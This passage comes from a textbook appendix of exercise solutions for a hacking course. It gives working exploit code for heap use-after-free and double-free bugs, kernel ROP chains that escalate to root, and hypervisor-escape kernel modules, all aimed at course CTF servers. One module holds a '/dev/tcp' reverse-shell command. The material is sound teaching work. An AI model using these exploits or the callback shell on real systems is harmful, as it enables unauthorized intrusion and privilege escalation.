s.send(b'aD' + p(system_plt))
```

Now we delete the `C` key. This will result into `system("/bin/sh")`.

myheap1c.py
```
s.send(b'dC')
```

Now we are talking to a shell. Let it send us the flag.


myheap1c.py
```
s.send(b'/bin/cat flag.txt\n')
sys.stdout.buffer.write(s.recv(500))
```

10.6 **objects1** This binary does not contain the `__free_hook`, but it allocates C++ objects that define virtual functions. These objects will have a vtable pointer in their first 8 bytes, pointing to the table of pointers to virtual functions. By creating a fake vtable we can redirect execution where we want. By using a one gadget, we also do not need to control the arguments.


To install our fake vtable we exploit the user-after-free bug in the program: addresses of created objects are not reset when the objects are deleted.

Note that, this time, we are not exploiting or overwriting heap meta-data, so we also omit to draw the chunk headers below.


Assume we first create an `'A'` object with type, e.g., `Base` (command `oAb..`). This will lead to:



Now we delete the object `'A'` and create a *key* of the same size as an object. The memory of the `'A'` object will be reused for the key's value, but `objects['A']` will still contain a pointer to it:



The value assigned to key 'K' will overwrite the vtable pointer inside object 'A'. We only need to create a new key, 'V' say, that contains a fake vtable and let 'A' point to it:



We start our `objects1.py` script[12] in the usual way. This time, however, we add a couple of convenience functions to read until we see a newline, and to read exactly *n* bytes.

objects1.py
```
import sys
import struct
import socket

def p(a):
    return struct.pack('Q', a)

def recvline(s):
    b = b''
    while not b'\n' in b:
        b += s.recv(100)
    return b

def recvn(s, n):
    b = b''
    while len(b) < 8:
        b += s.recv(8 - len(b))
    return b

host = 'lettieri.iet.unipi.it'
port = 4463
```

The process runs with ASLR disabled. We assume that we can obtain the load address of the libc by running a copy of the program in a similar system. Otherwise, the address can be leaked using the same method used for *myheap2* (see also *objects2*).

objects1.py
```
one_gadget = 0x00007ffff7c38000 + 0xcbd20
```

Connect to the server.

[12] See note 7.

objects1.py
```
s = socket.create_connection((host, port))
```

Create a fake vtable pointing to the one gadget.

objects1.py
```
s.send(b'cV08')
vtable_addr = int(recvline(s).decode(), 0)
s.send(b'aV' + p(one_gadget))
```

Setup the user-after-free bug.

objects1.py
```
s.send(b'oAb00')
s.send(b'DA')
a1 = recvline(s)
s.send(b'cK16')
a2 = recvline(s)
```

Just for debugging: check that `'K'` is indeed reusing the address of `'A'`.

objects1.py
```
if (a1 != a2):
    print("unexpected error: %r != %r" % (a1, a2))
    exit()
```

Redirect the vtable pointer of the `'A'` object to our fake vtable.

objects1.py
```
s.send(b'aK' + p(vtable_addr) + p(0))
```

Trigger the user-after-free bug.

objects1.py
```
s.send(b'uA')
```

Now we should be talking to a shell. Capture the flag.

objects1.py
```
s.send(b'/bin/cat flag.txt\n')
sys.stdout.buffer.write(recvline(s))
```

10.7 **objects2** This is exactly the same program as *objects1*, but it is compiled with all available protections. In particular, the binary is PIE and its load address is unknown. However, we can leverage its use-after-free and double-free bugs to leak all the addresses that we need. First we leak the executable load address, by reading the vtable pointer of one of the allocated objects, then we leak some GOT address, as usual.

We start our `objects2.py` file[13] as in *objects1*.

objects2.py
```
import sys
import struct
import socket
```

[13] See note 7.

```python

def p(a):
    return struct.pack('Q', a)

def recvline(s):
    b = b''
    while not b'\n' in b:
        b += s.recv(100)
    return b

def recvn(s, n):
    b = b''
    while len(b) < 8:
        b += s.recv(8 - len(b))
    return b

host = 'lettieri.iet.unipi.it'
port = 4464
```

We need the offset of the vtables in the executable. Since the binary has not been stripped, we can easily obtain them from the symbol table. We choose the vtable of the Base class.

```
$ nm objects2 | grep _ZTV4Base
```

Recall that we have to add 16 to the value of the symbol (see example 10.5 in Section 10.6).

objects2.py
```python
Base_vtable_off = 0x7c60
```

The offset of &GOT[exit] in the executable, from “readelf -r objects2 | grep exit”.

objects2.py
```python
exit_got_off    = 0x7f78
```

The offset of exit in the libc, from “nm -D libc.so.6 | grep exit”.

objects2.py
```python
exit_libc_off   = 0x3e660
```

The offset of a one gadget in the libc.

objects2.py
```python
one_gadget_off  = 0xcbd20
```

Phase I: leak the EXE address


Connect to the server.

objects2.py
```python
s = socket.create_connection((host, port))
```

Create an object and delete it twice. The recvlines()s discard the replies that we don't need.

objects2.py
```
s.send(b'oAb00')
recvline(s)
s.send(b'DA')
s.send(b'DA')
```


The state is now this:



The fd link has overwritten the vtable pointer of object 'A'. However, the loop allows us to make two further allocations that will reuse the same chunk used by 'A'. First we allocate another object:

objects2.py
```
s.send(b'oBb00')
recvline(s)
```


The new state is as follows:



Now the first 8 bytes of the user memory of the chunk contain a vtable pointer, and the fastbin head in the arena still points to the same chunk. This means that we can allocate a key that overlaps the object:

objects2.py
```
s.send(b'cK08')
recvline(s)
```

Here is the final state (we omit to show the arena and the chunk header, which are not important anymore):



Now we can read the key `'K'`: this sends us the first 8 bytes of object `'B'`, i.e., its vtable pointer, from which we can obtain the load address of the executable.

```
s.send(b'sK')                                              objects2.py
Base_vtable = int.from_bytes(recvn(s, 8), 'little')

exe_base = Base_vtable - Base_vtable_off
print("exe load address:  %x" % exe_base)
s.send(b'q')
s.close()
```

Phase II: leak the address of libc

We exploit the double-free again to overlay a value with part of the GOT. Because of the full RELRO, all the GOT entries point into the C library and can be used to leak libc addresses. To prove the point, we leak the entry of `exit()`, even if this function has not been called yet.
Connect a second time.

```
s = socket.create_connection((host, port))                 objects2.py
```

This follows closely the classical exploitation of a fastbin loop. First, we create the loop by inducing a double free:

```
s.send(b'oAb00')                                           objects2.py
recvline(s)
s.send(b'DA')
s.send(b'DA')
```

Allocate a key that overlaps object `'A'` (step 1) and overwrite `fd` with the target address minus 16 (step 2):

```
s.send(b'cA08')                                            objects2.py
recvline(s)
s.send(b'aA' + p(exe_base + exit_got_off - 16))
```

Allocate another key, to copy the target address in the fastbin head (step 3):

objects2.py
```
s.send(b'cB08')
recvline(s)
```

Allocate the final key, which will point to &GOT[`exit`].

objects2.py
```
s.send(b'cC08')
recvline(s)
```

Get the key contents and compute the libc load address.

objects2.py
```
s.send(b'sC')
exit_libc_addr = int.from_bytes(recvn(s, 8), 'little')

libc_base = exit_libc_addr - exit_libc_off
print("libc load address: %x" % libc_base)
s.send(b'q')
s.close()
```

Phase III: gain control

We can finally compute the absolute address of the one gadget:

objects2.py
```
one_gadget = libc_base + one_gadget_off
```

From this point on, the exploit is essentially the same as in *objects1*.

objects2.py
```
s.send(b'cV08')
vtable_addr = int(recvline(s).decode(), 0)
s.send(b'aV' + p(one_gadget))
s.send(b'oAb00')
s.send(b'DA')
recvline(s)
s.send(b'cK16')
recvline(s)
s.send(b'aK' + p(vtable_addr) + p(0))
s.send(b'uA')
s.send(b'/bin/cat flag.txt\n')
sys.stdout.buffer.write(recvline(s))
```

D.9 Kernel exploitation

12.1 kernel1 The kernel runs with most protections disabled (canaries, KASLR, SMEP/SMAP). We can then mount a classic return-to-userspace attack: we overwrite the return address of the vuln-module write method with the address of a function in our own program. The function will upgrade the credentials of the current process to root, then return to userspace into another function, which will spawn a shell.

We write an `exploit.c` file[14]. We start by including some necessary header files:

kernel1/exploit.c
```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

Then we declare the functions defined in the supplied `asm_exploit.s` file:

kernel1/exploit.c
```
extern void asm_exploit(void);
extern void get_regs(void);
```

We define a constant with the offset from the `vuln_write()` buffer and its saved `rip`:

kernel1/exploit.c
```
#define OFFSET 56
```

And a buffer that will contain our payload, which will include `OFFSET` bytes plus an additional line (8 bytes) that will overwrite the saved `rip`:

kernel1/exploit.c
```
#define PAYLOAD_LINES 1

#define PAYLOADSZ (OFFSET + PAYLOAD_LINES * sizeof(unsigned long))
char payload[PAYLOADSZ];
```

In the `main` function, we first call `get_regs()`, to initialise the `user_cs`, `user_ss` and the `user_flags` variables used in the last part of `asm_exploit`:

kernel1/exploit.c
```
    get_regs();
```

Then we start preparing our payload, first with the garbage bytes needed to reach the saved `rip`

kernel1/exploit.c
```
    for (p = payload; p < payload + OFFSET; p++) {
        *p = 'A';
```

and then with the address of `asm_exploit`:

kernel1/exploit.c
```
    memcpy(p, &asm_exploit, sizeof(&asm_exploit));
```

To inject the payload in the vulnerable device, we first open it:

kernel1/exploit.c
```
    fd = open("/dev/vuln", O_WRONLY);
    if (fd < 0) {
```

[14] Available at https://lettieri.iet.unipi.it/hacking/sol/kernel.zip.

```
        perror("/dev/vuln");
        exit(1);
    }
```

and then write() into it:

```
    (void)write(fd, payload, PAYLOADSZ);
```
kernel1/exploit.c

The kernel will call vuln_write() with our buffer, the function will overwrite its own saved rip and, on ret, it will jump to asm_exploit, which will then jump to cont(). If everything is working as intended, the write() call should never return: if it does, we did something wrong (most likely OFFSET was insufficient to reach the saved rip):

```
    printf("If you see this the offset is probably wrong\n");
    exit(1);
```
kernel1/exploit.c

The main() function ends here. Then we define our cont() function, which spawns a shell:

kernel1/exploit.c
```
void cont()
{
    system("/bin/sh");
    /* try to exit cleanly when the shell terminates */
    _exit(0);
}
```

Note: we don't try to return from this function, since we arrived here in an unconventional way and there is no return address on the current stack.

Now we can compile and link our exploit.c and asm_explit.s files. As suggested in the text, we use -static, to avoid problems with mismatched dynamic libraries:

```
$ gcc -o kernel1 -static exploit.c asm_exploit.s
```


(Add -znoexecstack if gcc complains about the executable stack, see Section 9.1.4.2.) Now we can connect to the remote system and copy our kernel1 file by following the instructions that we receive. Then we run

```
$ shared/kernel1
# cat /root/flag.txt
```

12.2 **kernel2** We create a small ROP chain that overwrites cr4 and resets the SMEP-enable bit (number 20 counting from zero), then continues like in the solution of exercise 12.1.

We can reuse essentially the same asm_exploit.s file as in exercise 12.1 and write a new exploit.c file[15]. Since the binary is the same, the OFFSET from the overflown buffer to the saved rip is the same (56 bytes). After the 56 bytes of padding, we want to inject the following ROP chain:

[15] See note 14.



The necessary gadgets can be easily found in the provided `gadgets-2` file. The value `0x4406f0` to load in `cr4` (through `rdi`) can be obtained by letting the machine crash once and observing the value of `cr4` printed by the kernel, and then reset bit 20 (`0x100000`). The value that we load in `rdx` will end up in `rflags`: we try to reuse `user_flags`, computed by `get_regs()`.

The proposed solution reuses the structure of the `exploit.c` of the solution of exercise 12.1. We comment only on the differences. We declare `user_flags`, defined in `asm_exploit.s` (we also have to modify `asm_exploit.s` to add "`.global user_flags`"):

kernel2/exploit.c
```
extern unsigned long user_flags;
```

We change the number of payload lines to match the size of the ROP chain:

kernel2/exploit.c
```
#define PAYLOAD_LINES 6
```

In the `main` function we add a `rop` variable:

kernel2/exploit.c
```
    unsigned long *rop;
```

Then, after the `for` loop that fills the padding bytes, we put our ROP chain instead of the old payload:

kernel2/exploit.c
```
    rop = (unsigned long *)p;
    *rop++ = 0xffffffff8100284a; // pop rdi
    *rop++ = 0x00000000004406f0; // new cr4 with SMEP disabled
    *rop++ = 0xffffffff810445a8; // pop rdx
    *rop++ = user_flags;
    *rop++ = 0xffffffff8103c39e; // rdi -> cr4; rdx -> flags
    *rop++ = (unsigned long)&asm_exploit;
```

The rest of the file remains the same, and we can build and run the new exploit just like we did in 12.1.

12.3 To overcome the `cr4` pinning defence, we do everything with ROP. There are many possibilities, but the simplest it to just implement the old `asm_exploit` function using ROP gadgets. The only problem is passing the return value of `prepare_kernel_cred(NULL)` to `commit_creds()`. **kernel3**
There is no easy-to-use "`mov rdi, rax`" gadget available. However, there is a very convenient

```
add rdi, rax; cmp rdi, 3; setbe al; ret;
```

This gadget will copy `rax` into `rdi` if we initialize `rdi` with zero. (the `setbe` might overwrite `al`, but only after the `add`).

We write the usual `asm_exploit.s` and `exploit.c` files[16]. Since we reimplement `asm_exploit` with ROP, our `asm_exploit.s` contains just the `get_regs` function:

k5.9-2/asm_exploit.s
```
.global get_regs
get_regs:
    movw %cs, user_cs
    movw %ss, user_ss
    pushfq
    popq user_flags
    ret
```

The structure of the `exploit.c` file is the one already used in the solutions of exercise 12.1 and 12.2, so we comment only on the differences.

Since we need `user_cs`, `user_ss`, and `user_flags` only the C file, we declare them here:

kernel3/exploit.c
```
unsigned long user_cs;
unsigned long user_ss;
unsigned long user_flags;
```

The same goes for the user stack that we use in the `cont()` function:

kernel3/exploit.c
```
#define USTACKSZ 1024
unsigned char __attribute__((aligned(16))) user_stack[USTACKSZ];
unsigned char *user_stack_end =
    user_stack + USTACKSZ - sizeof(unsigned long);
```

The `OFFSET` is still 56, but the lines of payload will be 14:

kernel3/exploit.c
```
#define PAYLOAD_LINES 14
```

The `cont()` function and most of the `main()` function are the same, only the `rop` payload changes. First, we load `NULL` into `rdi`:

kernel3/exploit.c
```
    *rop++ = 0xffffffff81001c3a; // pop rdi
    *rop++ = 0;
```

and then we "call" `preapare_commit_cred(NULL)`:

kernel3/exploit.c
```
    *rop++ = 0xffffffff81084e70;
```

We initialize `rdi` to 0 in preperation for the `add rdi, rax`:

kernel3/exploit.c
```
    *rop++ = 0xffffffff81001c3a; // pop rdi
    *rop++ = 0;
```

[16]See note 14.

Now we can copy `rax` to `rdi`:

kernel3/exploit.c
```
    *rop++ = 0xffffffff81532e3a; // add rdi, rax
```

And we can "call" `commit_creds()`:

kernel3/exploit.c
```
    *rop++ = 0xffffffff81084f80; // commit_creds
```

Recall that we must call `swapgs` before returning to userspace (see Section 12.1.1). Luckily, we can easily find "`swapgs; ret`" gadgets:

kernel3/exploit.c
```
    *rop++ = 0xffffffff818733c2; // swapgs
```

Now we can jump to `iretq`. Note that `ropper` finds "`iretq; ret`" gadgets, but we actually don't need the `ret` here and any `iretq`, even one that is not followed by `ret`, would be fine.

kernel3/exploit.c
```
    *rop++ = 0xffffffff81023922; // iretq
```

The `iretq` will take its 5 quadwords starting from here, so we inject the quadwords that will return to the `cont()` function in userspace, with the user stack that we defined above:

kernel3/exploit.c
```
    *rop++ = (unsigned long)&cont;
    *rop++ = user_cs;
    *rop++ = user_flags;
    *rop++ = (unsigned long)user_stack_end;
    *rop++ = user_ss;
```

The ROP chain will look like Figure D.4.

The rest of the file remains the same, and we can build and run the new exploit just like we did in 12.1.

D.10 Virtual Machine escape

13.1 We write an `exploit.c` file[17] to get our `exploit.ko` kernel module. We start including the standard header and declaring the licence; we also include `asm/io.h` to get the declaration of `outl()`: vm1

vm1/exploit.c
```
#include <linux/module.h>
#include <asm/io.h>

MODULE_LICENSE("Dual BSD/GPL");
```

We record the host virtual address of the guest memory, as printed by the hypervisor when we connect:

vm1/exploit.c
```
unsigned long const guestmem = 0x7fffe3dbf000;
```

[17] Available at https://lettieri.iet.unipi.it/sol/vm-solutions.zip.




Figure D.4 – ROP chain created by the exploit of *kernel3*.

We copy the costants from `hw/broken.c` in the `kvmtool` sources. In particular, we need the I/O addresses of the device's ports:

```
vm1/exploit.c
14 #define BROKEN_BASE 0x100
15 #define BROKEN_SNR  (BROKEN_BASE + 0)
16 #define BROKEN_CMD  (BROKEN_BASE + 4)
17 #define BROKEN_LOMEM    (BROKEN_BASE + 8)
18 #define BROKEN_HIMEM    (BROKEN_BASE + 12)
19 #define BROKEN_DMA_OUT  2
20 #define BROKEN_DMA_IN   1
21 #define BROKEN_SECSZ    512
```

Note that we have removed `KVM_IOPORT_AREA` from line 14, since we need the *guest* I/O addresses.

To make the hypervisor crash we can let it access an invalid host virtual address, e.g. address 0. During an emulated DMA operation, the hypervisor will execute a `memcpy()` using `guestmem+mem` as a source or destination address, where `mem` is the address that we write in the `HIMEM-LOMEM` pair of I/O ports. If we write `−guestmem`, the hypervisor will access host virtual address 0 and the host kernel will send it a Segmentation Fault signal:

```
vm1/exploit.c
28 static int exploit_init(void) {
29     unsigned long target = -guestmem;
30 
31     outl(0, BROKEN_SNR);
32     outl(target, BROKEN_LOMEM);
33     outl(target >> 32, BROKEN_HIMEM);
```

```
34     outl(BROKEN_DMA_IN, BROKEN_CMD);
35     return 0;
36 }
```

At line 31 we choose sector 0 and at line 34 we start a DMA input operation; any valid sector and valid operation would work equally well.

We put the exploit in the initialization function, so that it will run as soon as we run `insmod`:

vm1/exploit.c
```
module_init(exploit_init);
```

Now we copy the `exploit.c` file in the `exploit` directory in the provided files, run `make` there and obtain the `exploit.ko` file. We upload it on the remote VM and `insmod` it in the guest kernel. The hypervisor will crash and the flag will be printed.

13.2 We write an `exploit.c` file[18]. The file has the same structure as the one in the solution of Ex. 13.1. In particular, we include the same files and define the same constants, taken from `hw/broken.c`. In addition, we write down the host virtual address of the `flag` array, which we can obtain by running the VM locally in a debugger: **vm2**

vm2/exploit.c
```
unsigned long const flag_ptr = 0x55555559df40;
```

We put the exploit in the init function:

vm2/exploit.c
```
static int exploit_init(void) {
    char *buf;
    unsigned long bufaddr;
    unsigned long target;
```

The plan is to perform a first malicious DMA output operationj to materialize the `flag` array into a sector of our broken disk, just as shown in Figure 13.6; then we read the sector in a buffer with a normal DMA input operation. First, we allocate the buffer on the guest kernel heap:

vm2/exploit.c
```
    buf = kmalloc(BROKEN_SECSZ, GFP_KERNEL);
    if (buf == NULL) {
        printk("out of memory\n");
        return 1;
    }
```

The `kmalloc()` function gives us a guest virtual address in the “direct mapped” region of the guest kernel virtual memory. We can convert the address to guest physical using the `virt_to_phys()` function:

vm2/exploit.c
```
    bufaddr = virt_to_phys(buf);
```

[18] See note 17.

We compute the fake address that we want to read in the malicious DMA output operation:

vm2/exploit.c
```
    target = flag_ptr - guestmem;
```

Recall that the hypervisor will read from target + guestmem = flag_ptr.

We select the sector that we will use to receive the hypervisor memory (any valid sector will do):

vm2/exploit.c
```
    outl(0, BROKEN_SNR);
```

Next, we order the malicious DMA output:

vm2/exploit.c
```
    outl(target, BROKEN_LOMEM);
    outl(target >> 32, BROKEN_HIMEM);
    outl(BROKEN_DMA_OUT, BROKEN_CMD);
```

Now 512 bytes of the hypervisor memory, which include the flag array, are stored in sector 0. We read the sector in the buffer we allocated earlier:

vm2/exploit.c
```
    outl(bufaddr, BROKEN_LOMEM);
    outl(bufaddr >> 32, BROKEN_HIMEM);
    outl(BROKEN_DMA_IN, BROKEN_CMD);
```

Note that there is no need to write into BROKEN_SNR, since it already contains the sector number from the previous operation.

Now the flag should be at the beginning of buf. We send it to the kernel log (remember that we running inside the guest kernel):

vm2/exploit.c
```
    printk("flag: %s\n", (char *)buf);
```

Our exploit is complete:

vm2/exploit.c
```
    return 0;
}

module_init(exploit_init);
```

If we compile, upload and insmod the exploit.ko module, we can run:

```
(remote)# dmesg | grep 'flag:'
```

and read the flag.

13.3 vm3 The plan is to overwrite fdev.foo_ptr with the address of system() in the host C library. If we write something into PORT, the hypervisor will system() passing it the contents of PORT, converted from guest physical to host virtual. Therefore, we can define a string containing the shell command that we want to execute, and write its address into PORT.

We write an `exploit.c` file[19]. The file has the same structure as the one in the solution of Ex. 13.1 and Ex. 13.2. This time we include `linux/dma-mapping.h` too, since we will need `vmalloc_to_pfn()`:

vm3/exploit.c
```
#include <linux/slab.h>
```

Next, we define the string containing the command that spawns a callback shell.

vm3/exploit.c
```

#define MYIP "localhost"
#define BASHCMD "sh -i > /dev/tcp/" MYIP "/10000 2>&1 <&1 &"
char cmd[] = "bash -c '" BASHCMD "'";
```

We define a few constants for the addresses that we need. They are allo host virtual addresses: `guestmem` and `foo_ptr` are printed by the remote hypervisor when we connect. The address of `system()` can be obtained adding the offset of `system()` in the provided C library (in `lib`) to the load address printed by the remote hypervisor:

vm3/exploit.c
```
unsigned long const foo_ptr = 0x55555559dfd0;
unsigned long const guestmem = 0x7fffe3dbf000;
unsigned long const system_addr = 0x7ffff7dc1000 + 0x48e50;
```

We define the usual constants for the ports of the broken device, but this time we also need the I/O address of the `PORT` register of the foo device:

vm3/exploit.c
```
#define FOO_PORT    0x200
```

Now we can start our exploit:

vm3/exploit.c
```
static int exploit_init(void) {
    char *buf;
    unsigned long cmd_addr;
    unsigned long bufaddr;
    unsigned long target;
    unsigned long *ptr;
```

We need a temporary buffer for the DMA operations. We allocate it in the kernel heap and compute its guest physical address, as in Ex. 13.2:

vm3/exploit.c
```
    buf = kmalloc(BROKEN_SECSZ, GFP_KERNEL);
    if (buf == NULL) {
        printk("out of memory\n");
        return 1;
    }
    bufaddr = virt_to_phys(buf);
```

[19] See note 17.

We compute the fake address of foo_ptr, to be used in the malicious DMA operations.

vm3/exploit.c
```
    target = foo_ptr - guestmem;
```

Now we compute the guest physical address of cmd. Since we have declared cmd in the .data section (by declaring it global), it is placed in the vmalloc() area, and we have to compute its (guest) physical address in the way suggested in Section 13.4.1:

vm3/exploit.c
```
    cmd_addr = (vmalloc_to_pfn(cmd) << 12) |
            (((unsigned long)cmd) & 0xFFF);
```

We want to overwrite the 8 bytes of fdevḟoo_ptr, but the disk interface forces us to overwrite a whole "sector", i.e. 512 bytes of the hypervisor memory. To avoid overwriting data that the hypervisor may need, we first read the current contents of the 512 around fdevḟoo_ptr into buf. Then we overwrite the copy of fdevḟoo_ptr iside buf, and finally write buf back into the hypervisor memory.

The read operation can be implemented in exactly the same way as in Ex.13.2:

vm3/exploit.c
```
    outl(0, BROKEN_SNR);
    outl(target, BROKEN_LOMEM);
    outl(target >> 32, BROKEN_HIMEM);
    outl(BROKEN_DMA_OUT, BROKEN_CMD);
    outl(bufaddr, BROKEN_LOMEM);
    outl(bufaddr >> 32, BROKEN_HIMEM);
    outl(BROKEN_DMA_IN, BROKEN_CMD);
```

Now buf contains fdevḟoo_ptr at the start. We convert buf to a pointer to unsigned long (8 bytes);

vm3/exploit.c
```
    ptr = (unsigned long *)buf;
```

And then overwrite the first 8 bytes with the host virtual address of system():

vm3/exploit.c
```
    *ptr = system_addr;
```

Now we write buf back into the hypervisor memory: this will overwrite fdevḟoo_ptr. To perform the write-back, we need a first normal DMA output operation to copy buf into a sector of the broken disk. If we reuse sector 0, we can just start the operation by writing into CMD, since HIMEM-LOMEM already contain the guest physical address of buf from the previous operation:

vm3/exploit.c
```
    outl(BROKEN_DMA_OUT, BROKEN_CMD);
```

Now we order the malicious DMA input operation from sector 0 to the hypervisor memory. The fake address is in target, the same one that we used for reading buf:

vm3/exploit.c
```
    outl(target, BROKEN_LOMEM);
    outl(target >> 32, BROKEN_HIMEM);
    outl(BROKEN_DMA_IN, BROKEN_CMD);
```

Now `fdevfoo_ptr` has been overwritten. We write the guest physical address of `cmd` into `PORT`, tricking the hypervisor to call `system(cmd)`.

vm3/exploit.c
```
    outl(cmd_addr, FOO_PORT);
```

The exploit is complete:

vm3/exploit.c
```
    return 0;
}
module_init(exploit_init);
```

Avoiding the callback shell

The above `cmd` will spawn a callback shell as shown in Figure 13.3, so we need a public IP address that the shell can connect to. Since the challenge runs in the same server of, say, *stack4*, we can connect to that challenge, run `nc` there and use "localhost" as `MYIP`.

However, the `kvmtool` setup used in the challenge is very simple, and the hypervisor's stdin, stdout and stderr actually point to the ssh connection that we use to interact with the guest. Therefore, if we let `kvmtool` spawn a non background normal shell, we can interact with it from our existing connection. If you try this (just put `"sh"` in `cmd`), you will see the shell prompt, but the terminal will appear to be unresponsive. The problem is that `kvmtool` has put the pseudo-terminal device created by the ssh server in *raw* mode. In particular, echo is disabled and there is no automatic conversion from Carriage Return (aka Ctrl+M, `^M`, or `"\r"`) to New Line (which is Line Feed, aka Ctrl+J, `^J`, or `"\n"` in Unix). Since the "enter" key of our keyboard typically sends Carriage Return, the shell doesn't receive the `"\n"` when you hit "enter", and keeps waiting for it, giving the impression that the terminal is stuck. You can easily fix this by typing (blindly):

```
$ stty sane^J
```

The final `^J` (remember: it is obtained with Ctrl+J) sends the newline and the `stty` command will then reset the terminal settings to "sane" values. Now you can interact normally with your remote host shell.

D.11 Dyamic libraries

